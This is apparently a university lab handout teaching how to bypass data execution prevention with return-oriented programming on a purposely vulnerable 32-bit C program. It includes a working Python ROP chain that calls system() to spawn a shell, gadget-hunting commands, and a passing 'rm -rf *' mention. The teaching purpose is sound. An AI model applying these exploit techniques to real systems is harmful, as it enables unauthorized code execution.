Exploitation Lab II

Preparation

Take your **Hacking-Lab VM image** and add the code and script files relevant for this lab. You can find them in the *exploitation.tar.gz* file which is distributed with these instructions. Copy it to the */home/hacker/* directory and unzip it with:

```
tar -xvzf exploitation.tar.gz -C /
```

This should add the directory */home/hacker/exploitation/* where you can find the code-files and other files referenced in the exploitation labs part I to part III (see the p1 to p3 subdirectories). And it adds a helper-tool called *p2bin* to */usr/local/bin*. You can use it to write 'binary' data to the standard output. For example, to compose command line arguments consisting of printable and non-printable characters. To prepare the VM for this lab, execute the setup script in */home/hacker/exploitation*:

```
cd /home/hacker/exploitation

sudo bash exploitation-lab-prep.sh
```

Important: Enter your answers in the **Exploitation Lab II** assignment reachable via the course page. For auto-grading to work, you must use the Hacking Lab VM image and prepare it as described. Otherwise, some of the addresses to be determined in that lab might not match the ones in the solution. If you find that your solution works but the solution entered is not counted as correct, please contact your tutor!

1 Rationale

Treating exploitation in a security lab and assuming the role of an attacker is not without controversy. On the one hand, there are many security experts who think it is not necessary to learn how to hack into systems to be good at defending them. On the other hand, there is now an increasing number of government officials and security experts claiming that we need offensive skills to create the substance and the psychology of deterrence[1]. After all, even when considering only the breaches known to the public, defending our assets is a challenge. Often, defending a high-value target against highly skilled attackers means fighting one's last stand.

Irrespective of these opposing viewpoints, it is a fact there is a significant demand for penetration testers whose job involves **authorized** auditing and exploitation of systems to assess actual system security in order to protect against attackers. This requires a thorough knowledge of vulnerabilities and how to exploit them. While this is the main rationale for this lab, there are other legitimate uses of such skills. Thinking like an attacker can be a valuable skill in security research and in getting the design and development of technology to defend our assets right.


2 Defeating Data Execution Prevention (DEP)

Injecting code using stack or heap-based buffer overflow attacks require that this code is executable, even when it is loaded into areas of memory that normally do not hold code. One way to defend against such attacks is therefore to prevent code execution in such areas. This is known as *data execution prevention* (DEP) or *executable space protection*.

[1] See e.g., http://www.atlanticcouncil.org/publications/issue-briefs/cybersecurity-and-tailored-deterrence or http://blogs.wsj.com/cio/2015/04/28/cyber-deterrence-is-a-strategic-imperative/

Executable space protection is the more generic term of the two since it refers to any technology that marks memory regions as non-executable, such that an attempt to execute machine code in these regions will cause an exception. The term DEP refers to Microsoft's implementation of executable space protection, implemented in all Windows operating systems starting with Windows XP SP2. However, despite its origin, the term DEP is often used as shortcut for any form of executable space protection.

Implementations of executable space protection typically depend on the presence of the NX (No eXecute) bit in the MMU of a CPU, or its emulation in software:



- **Windows 10 & 11:** Windows 8 and higher requires a processor whose memory management unit has the NX-bit. DEP is turned on by default *for essential Windows programs and services*. DEP can be activated for all programs and services, but some programs might not work with DEP.
- **Ubuntu 20.04 LTS:** NX memory protection has always been available in Ubuntu for any systems that had the hardware to support it, and that ran the 64-bit kernel or the 32-bit server kernel. The 32-bit PAE[2] desktop kernel in Ubuntu 9.10 and later also provides the PAE mode needed for hardware with the NX feature. For systems that lack NX hardware, the 32-bit kernels now provide an approximation of the NX bit via software emulation. This can help block many exploits an attacker might run from stack or heap memory.
- **Other systems:** Use https://en.wikipedia.org/wiki/Executable_space_protection and the sources listed there as a starting point for checking the availability and status of DEP for other systems such as Android or iOS.

Note that in Windows with DEP prior to Windows 8, if the hardware does not support the NX-bit, Windows would use software-based DEP[3] to help protect your computer. This code is said to still be present in Windows 8 and 10 and that if one could defeat the checks for the NX-bit hardware in the Windows installer, it would still use that code.

In summary, nowadays the chances are high that the target of an attacker has some form of DEP to protect it unless you are attacking special-purpose IoT, SCADA or other embedded devices. However, since DEP support for a binary can be deactivated at compile time or by putting it on a whitelist (Windows), there is still a chance that an attacker hits an application that is not (fully) protected by DEP. For example, to compile a binary with a stack that is not protected by DEP with *gcc* on Linux, you can specify the `-z execstack` option. If you check the compiler options used in the first part of the exploitation lab, you will note that they include this option. That is why your shellcode exploit worked despite DEP by default protection with the *GCC* and distro used for this security lab.

One notable exception of programs that do NOT make (full) use of DEP are just-in-time compilers like Java applications or web browsers with their JavaScript engine. This is because just-in-time compilers create code at runtime. This code resides in data segments and yet needs to be executable. If an attacker can find a vulnerability that allows the attacker to write to these regions, the application is vulnerable to shellcode attacks.

3 Return-Oriented Programming – The Basics

While DEP offers effective protection from attackers supplying and executing their own shellcode, there are still ways an attacker can make the target system do what she wants it to do. A prominent technique for circumventing DEP is Return-Oriented Programming (ROP).

[2] **Physical Address Extension (PAE)**: is a memory management feature for the IA-32 architecture. It defines a page table hierarchy of three levels, with table entries of 64 bits each instead of 32, allowing these CPUs to access a physical address space larger than 4 gigabytes (2^{32} bytes).

[3] http://windows.microsoft.com/en-US/windows-vista/Data-Execution-Prevention-frequently-asked-questions

The basic idea of ROP is to use existing small pieces of code – so called ROP-gadgets – and to concatenate them by manipulating the control flow. If we can find the right gadgets, we can string them together so that the resulting code does anything we want. A ROP gadget can be a series of instructions or an entire function such as `strcpy()` or `system()`. By using existing pieces of code from the code segment of the binary, DEP can be circumvented because this code *is* executable.

The difficulty for an attacker lies in finding and concatenating the ROP gadgets required to achieve her goal. One way to manipulate the control flow is to exploit a stack-based buffer overflow to overwrite the EIP or a function pointer on the stack. When the function returns or the function pointer is used, the first ROP gadget is executed. If the stack layout is set up correctly, ROP allows the execution of multiple ROP gadgets – one after the other.

3.1 A simple example

The idea of ROP is best explained using an example. First, it is important to remember the way `call` and `ret` work on the x86 architecture. The `call` instruction pushes the return address (the address of the instruction after the `call` instruction) onto the stack and `ret` pops it from the stack (among other things). After a call, the stack layout looks roughly like this:

```
LOCALS    //locals of the current function
EIP       //return address
ARGS      //arguments passed to the current function
…
```

If you now overwrite EIP on the stack, you can make the CPU jump to that location when the current function returns. This becomes a problem when the jump goes to a function. The first problem arises when the called function's `ret` instruction is reached and the return address is popped from the stack. There is no return address on the stack since the function was "called" by misusing the `ret` instruction. The solution is to use the stack based buffer overflow to prepare the stack so that when `ret` is reached in the called function, the address to the next function you want to call is popped from the stack. This allows you to "chain" function calls as long as your chain fits onto the stack:

<u>Before</u> <u>After</u>

```
LOCALS    <FILLER>  <- Filler bytes from overflow to reach EIP
EIP       FUNC1     <- Address of first function to be called
ARG2      FUNC2     <- Address of second function to be called
ARG1      FUNC3     <- address of third function to be called
…         …
```

The second problem arises when you want to call functions that take arguments. The function expects the argument to be on the stack. If you want to call only a single function, for example `strcpy`, followed by a crash of the program, this is not a problem. You could then use the overflow to make the stack look as follows:

<u>Before</u> <u>After</u>

```
LOCALS    <FILLER>         <- Filler bytes from overflow to reach EIP
EIP       STRCPY           <- EIP overwritten with strcpy's address
ARG2      NEXT             <- Return address that strcpy will use
                              Points to the next function to be called
ARG1      ARG2_STRCPY      <- Argument for strcpy
…         ARG1_STRCPY      <- Argument for strcpy
```

Now consider the function to which `strcpy` returns. If this function:

- reaches its `ret` instruction and itself returns, or
- takes arguments and tries to read and use them from the stack,

then you will get undefined behaviour, because the stack does not contain the required addresses or arguments. This is how the stack looks after `strcpy` returns:

```
ARG2_STRCPY      <- Argument for strcpy
ARG1_STRCPY      <- Argument for strcpy
```


Hence, when the function to which `strcpy` returned, itself returns, its `ret` would pop `ARG1_STRCPY` (and `ARG2_STRCPY` would be used for the restored EBP). Since `ARG1_STRCPY` is probably not a valid return address[4], the program will most likely crash. To see how this problem can be resolved, have a look at the following new stack layout:

```
Before    After
LOCALS    <FILLER>           <- Filler bytes from overflow to reach EIP
EIP       STRCPY             <- EIP overwritten with strcpy's address
ARG2      RET1               <- Return address that strcpy will use
                                Points to a pop; pop; ret; gadget
ARG1      ARG2_STRCPY        <- Argument for strcpy
…         ARG1_STRCPY        <- Argument for strcpy
          NEXT               <- Function to be called after strcpy
```

What happens now? Once `strcpy` returns, it pops `RET1` from the stack and jumps there. In contrast to the example before, this is not the address of the next function, but the address of a so-called pop-pop-ret gadget. Since this gadget first pops two arguments from the stack, it removes `ARG2_STRCPY` and `ARG1_STRCPY` from the stack making `NEXT` the topmost element of the stack. Hence, the `ret` instruction of the gadget then pops `NEXT` from the stack and jumps there. Problem solved.

Using this approach, you can now chain as many functions as you have stack space available. The basic principle is to call a function with the required arguments and then use a ROP gadget to adjust the top of the stack (`ESP`) to execute the next function. Of course, you can also use ROP gadgets that execute more code rather than just popping arguments. The following diagram on the right displays the stack layout for a call to `strcpy()` followed by a call to `system()`.

The example shows what happens from the point where the address of `STRCPY` is popped from the stack and the program jumps there. When the `strcpy` function reaches its `ret` instruction, the address `PPR` of a pop-pop-ret gadget is popped from the stack and the program jumps to it. The gadget then pops the two arguments from the stack moving the stack pointer to `SYSTEM`. The `ret` from the gadget will thus pop `SYSTEM` from the stack and jump there. Since `SYSTEM` points to `system()` which takes one argument, the program executes it using `ARG1`. Upon return of system(), the program crashes.



3.2 Spawning a shell

To see that this approach can indeed defeat DEP, you are now going to exploit a program protected by DEP to make it spawn a shell. Since spawning a shell can be achieved by calling the `system` function from libc with an address pointing to a string with content "sh;#" as argument, the task is just about preparing the stack accordingly. However, unless the string "sh;#" is somewhere in the binary (which it is not), the string needs to be pieced together or it must be provided as part of the data written to the stack when the buffer overflow is exploited. You are going to piece the string together since this method is more flexible when input filters are applied or when the stack and heap but not the program code are randomized with ASLR[5].

In summary, you need to do the following:

1. Locate a pop-pop-ret ROP gadget
2. Locate string data needed to assemble the argument for the call to `system`
3. Locate the addresses of the `strcpy` and `system` functions

[4] Unless there is a sequence of bytes in the code-segment that corresponds to the string you want to use for `strcpy` and that is at the same time valid code that you want to execute after `strcpy` returns.

[5] Since in this case, the address of the string that needs to be provided to `system` cannot be predicted.

4. Determine the number of filler bytes needed to overwrite the return address
5. Write and execute the exploit

The code file *rop.c* of the program for this task is shown in listing Code Sample 1. Compile it as follows:

```
gcc -m32 -no-pie -fno-stack-protector -g -o rop rop.c
```

```
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void process_arg(char* arg) {
  char buf [1024];
  strcpy(buf, arg);
}

int main( int argc, char** argv) {
  sleep(1);
  if(argc != 2) {
    system("echo More #args please!");
    return 2;
  } else {
    process_arg(argv[1]);
  }
  return 0;
}
```

Code Sample 1 – rop.c

3.2.1 Locate a pop-pop-ret ROP gadget:

For the first step, you will use the tool *ROPgadget* written in the Python programming language. This tool locates `ret` instructions and then looks what instructions precede it and displays the location in the binary if considered a useful gadget. Note that you can jump into the middle of an x86 instruction and it becomes a different instruction stream. Hence, advanced tools also look at instruction streams produced when using other offsets in the code section (or other sections) than the "official" one as starting point.

Run the following command:

```
ROPgadget --binary rop | grep "pop"
```

Your output should contain the following gadget:

```
pop edi ; pop ebp ; ret
```

Question: Note down the address of this gadget:

____

Whether or not it matters that you overwrite the contents of the `EDI` and `EBP` registers depends on what you do afterwards. If you call a function afterwards this is usually not a problem unless you overwrite a callee-saved register that contains some state maintained across function boundaries. If the function uses that state, it does not save and initialize it before its use. In this case you must find a gadget using different registers.

For example, if a `pop esp` is in the gadget, the stack pointer would be modified which would alter the semantics of subsequent `pop` or other operations on the stack. In contrast, if you overwrite the `EBP` register, this is not a problem for the function you execute after the gadget. A function does not use the current value of `EBP` but saves it to the stack in the function's prologue and then initializes it with the current value of `ESP`.

3.2.2 Locating string data

Now that you found the ROP gadget, you need to find the string "sh;#" in the binary. If the string is not contained, you need to find characters or sequences of characters from which the string can be pieced together. Since one of the many features of the ROPgadget tool is to find strings in binaries, you don't need another tool for this task. Simply enter:

```
ROPgadget --binary rop --memstr "sh;#"
```

Question: You should get the following output. Note down the missing addresses:

```
==================================================
0x________________: 's'
0x________________: 'h'
0x________________: ';'
0x________________: '#'
```

Hence, to piece together the string, you need to do three `strcpy` calls to copy the characters to a location in memory that is writeable. A good option is the .bss section since it is always writable,[6] but any writable location will do. To get the address of the .bss section, use *objdump* as follows:

```
objdump -x rop | grep bss_start
```

Question: Note down the address of the .bss section: ______________________

To assemble the string, the first `strcpy` needs to copy `s` to .bss + 0, the next `strcpy` `h` to .bss + 1 etc. After the first copy .bss will contain "s.......", then "sh......" and then finally "sh;#...." where "..." represents garbage. The reason for copying "#" is that `strcpy` copies everything starting from the provided address to the next NUL byte. Hence, after the "sh;#" string there could be a lot of garbage. Depending on the content of this garbage, starting a shell might not work or something bad could happen when the system executes everything after the semicolon. To prevent bad things from happening, we inserted the comment character "#". Hence, everything after it is ignored, even if it's `rm -rf *` 😊. **But to be sure to not to lose your work, you might want to make a copy/backup/snapshot of your virtual machine.**

3.2.3 Locating strcpy() and system()

Before you can start piecing together the exploit, you need to locate `strcpy()` and `system()`. To do so, you could, for example, disassemble the main function and the `process_arg` function. They contain calls to these functions and should therefore also reveal their addresses.

Question: Note down the addresses of `strcpy()` and `system()`:

system@plt: ___________________________

strcpy@plt: ___________________________

Note that the function names end with "@plt". This is because these two functions are not part of the program but of a dynamically loaded library (libc). Their addresses are not known at the time of linking and are left to be resolved by the dynamic linker at run time. To know where to look for the addresses of these functions at runtime, the Procedure Linkage Table (PLT) is used. The PLT works together with the Global Offset Table (GOT) to do runtime symbol resolution. However, this is outside of the scope of this lab. The only thing you need to know is that when you need the address of a libc functions you are always going to use the addresses of <func>@plt.

For binaries, whose code is not position independent (non-PIE), functions that are implemented in the source code of the binary have no "@plt". The addresses of these functions are known at link time.

[6] The .bss section or .bss segment is that part of a process that contains global and static variables that are initialized with bit patterns consisting only of zeroes.

Also note that tampering with PLT/GOT is another way to redirect control flow. For example, an attacker can redirect calls to `puts` to any other function by overwriting the relevant GOT entries.

3.2.4 Determining the number of filler bytes

Now you are almost ready to assemble the exploit. The only thing you need to find out is the number of filler bytes required to reach the return address. If you know this number, you can provide the filler bytes and then append the data that prepares the stack so that the program does what you want it to do.

Question: How many filler bytes are required to reach but not yet overwrite the return address?

____

Note down what you did to find the number of filler bytes. For example, you may copy the relevant commands and addresses:

3.2.5 Write and execute the exploit

Assembling the input data for the exploit by hand is going to be tedious. The Python script – *exploit.py* helps you with this. The first thing the script does is to add some filler bytes:

```
junk = 'A'*ofs_a               # Junk bytes
exploit = junk
```

After that, it packs the address of `strcpy()` and the ROP gadget using the little endian format:

```
strcpy = pack("<L", strcpy_a)  # adr of strcpy() as little endian
ppr = pack("<L", ppr_a)        # adr of pop;pop;ret; gadget as little endian
```

After this, the script adds input data to set up the stack layout for the `strcpy()` calls piecing together the string to be passed to `system()`:

```
bss_ofs = 0                                  # keep track of .bss offset
for s_a in str_a:
      exploit += strcpy                      # address of strcpy
      exploit += ppr                         # RET address of the gadget
      exploit += pack("<L", bss_a + bss_ofs) # ARG1: dst for strcpy
      exploit += pack("<L", s_a)             # ARG2: src for strcpy
      bss_ofs += 1                           # increment the .bss offset
```

```
#!/usr/bin/python
from struct import pack
from os import system
import sys

ofs_a = int(sys.argv[1])
strcpy_a = long(sys.argv[2],16)
ppr_a = long(sys.argv[3],16)
bss_a = long(sys.argv[4], 16)
str_a = map(lambda a: long(a, 16), sys.argv[5].split(','))
sys_a = long(sys.argv[6], 16)

sys.stderr.write("=== ROMAN'S LITTLE ROP HELPER ===\n")
sys.stderr.write("\n")

sys.stderr.write('JUNK_OFFSET= %d\n' % ofs_a)
sys.stderr.write('STRCPY=%s\n' % hex(strcpy_a))
sys.stderr.write('PPR=%s\n' % hex(ppr_a))
sys.stderr.write("BSS=%s\n" % hex(bss_a))
sys.stderr.write("STR=%s\n" % map(hex,str_a))
sys.stderr.write("SYS=%s\n\n" % hex(sys_a))
sys.stderr.write("Packing...\n\n")

junk = 'A'*ofs_a

strcpy = pack("<L", strcpy_a)
ppr = pack("<L", ppr_a)

p = junk

bss_ofs = 0
for s_a in str_a:
  p += strcpy
  p += ppr
  p += pack("<L", bss_a + bss_ofs)
  p += pack("<L", s_a)
  bss_ofs += 1

p += pack("<L", sys_a)
p += "AAAA"
p += pack("<L", bss_a)

print p
```

Code Sample 2 – exploit.py

This will set up the stack as follows:

Before	After	
LOCALS	<FILLER>	<- Filler bytes from overflow to reach EIP
EIP	STRCPY	<- EIP overwritten with strcpy’s address
ARG2	PPR	<- Address of pop-pop-ret gadget
ARG1	ARG1_STRCPY	<- Argument for strcpy call 1: address of bss
…	ARG2_STRCPY	<- Argument for strcpy call 1: address of “s”
	STRCPY	<- strcpy call by ret of ROP gadget
	PPR	<- Address of pop-pop-ret gadget
	ARG1_STRCPY	<- Argument for strcpy call 2: address bss+1
	ARG2_STRCPY	<- Argument for strcpy call 2: address of “h”
	STRCPY	<- strcpy call by ret of ROP gadget
	PPR	<- Address of pop-pop-ret gadget
	ARG1_STRCPY	<- Argument for strcpy call 3: address bss+2
	ARG2_STRCPY	<- Argument for strcpy call 3: address of “;”
	STRCPY	<- strcpy call by ret of ROP gadget
	PPR	<- Address of pop-pop-ret gadget
	ARG1_STRCPY	<- Argument for strcpy call 4: address bss+3
	ARG2_STRCPY	<- Argument for strcpy call 4: address of “#”

Finally, the script adds the input data to set up the stack layout for the call to `system()`. Note that a fake return address is used since it is the last function you need to call. For now, it doesn't matter that this will cause the program to crash after you exit the spawned shell.

```
exploit += pack("<L", sys_a)        # addr of the system call
exploit += "AAAA"                   # fake return address
exploit += pack("<L", bss_a)        # addr of .bss section ("sh;" string)
```

At the very end of the script, the input data is printed to stdout so that you can use the script like this to create the input data for the binary and run it like this:

```
./rop `python exploit.py  <#filler bytes>  <strcpy addr>  <gadget addr>
<.bss addr>  <"s" addr>,<"h" addr>,<";" addr>,<"#" addr> <system addr>
```

Run the script and check that it successfully launches the shell. You should be able to execute shell commands in this shell. If it does not, you either made a mistake when determining addresses or other parameters for the exploit.

4 Defeating DEP - Print your message and exit

For the last task, you are now on your own. You must find a vulnerability in a small program and write an exploit to make the program execute the `magic` function and print SUCCESS onto the screen. **The program must not crash but must terminate normally.** Since the program is protected by ASLR/DEP, you must use ROP techniques.

The program to use is based on your group number. If you don't know your group number, ask your tutor/lecturer. If you are group X, the program to use is:

```
p<X mod 9>.c
```

Hence, if you are for example group 11, you'd use the file *p2.c*.

Compile your file as follows:

```
gcc -m32 -no-pie -fno-stack-protector -g -o p<nr.> p<nr.>.c
```

Hints:

- Use the tools and methods used in the step-by-step example (gdb, objdump, ROPgadget).
- To make the program terminate you can use the `exit()` function from libc.
- **Important:** Note that compilers usually maintain a 16-byte alignment of the stack pointer when a function is called, adding padding to the stack as necessary. The compiler knows that the stack will always be aligned correctly, so it can emit instructions with alignment requirements without risk of triggering their fault conditions (e.g, some of the MMX/SSE instructions). You might have to tune the length of the ROP chain to achieve that the ESP is aligned when calling functions with your ROP chain that contain such instructions (e.g., the exit function…).

5 Lab Points

- **1 point** for answering all questions in section 3 correctly.
- **1 point** for demonstrating and explaining your solution to the task in section 4 to the tutor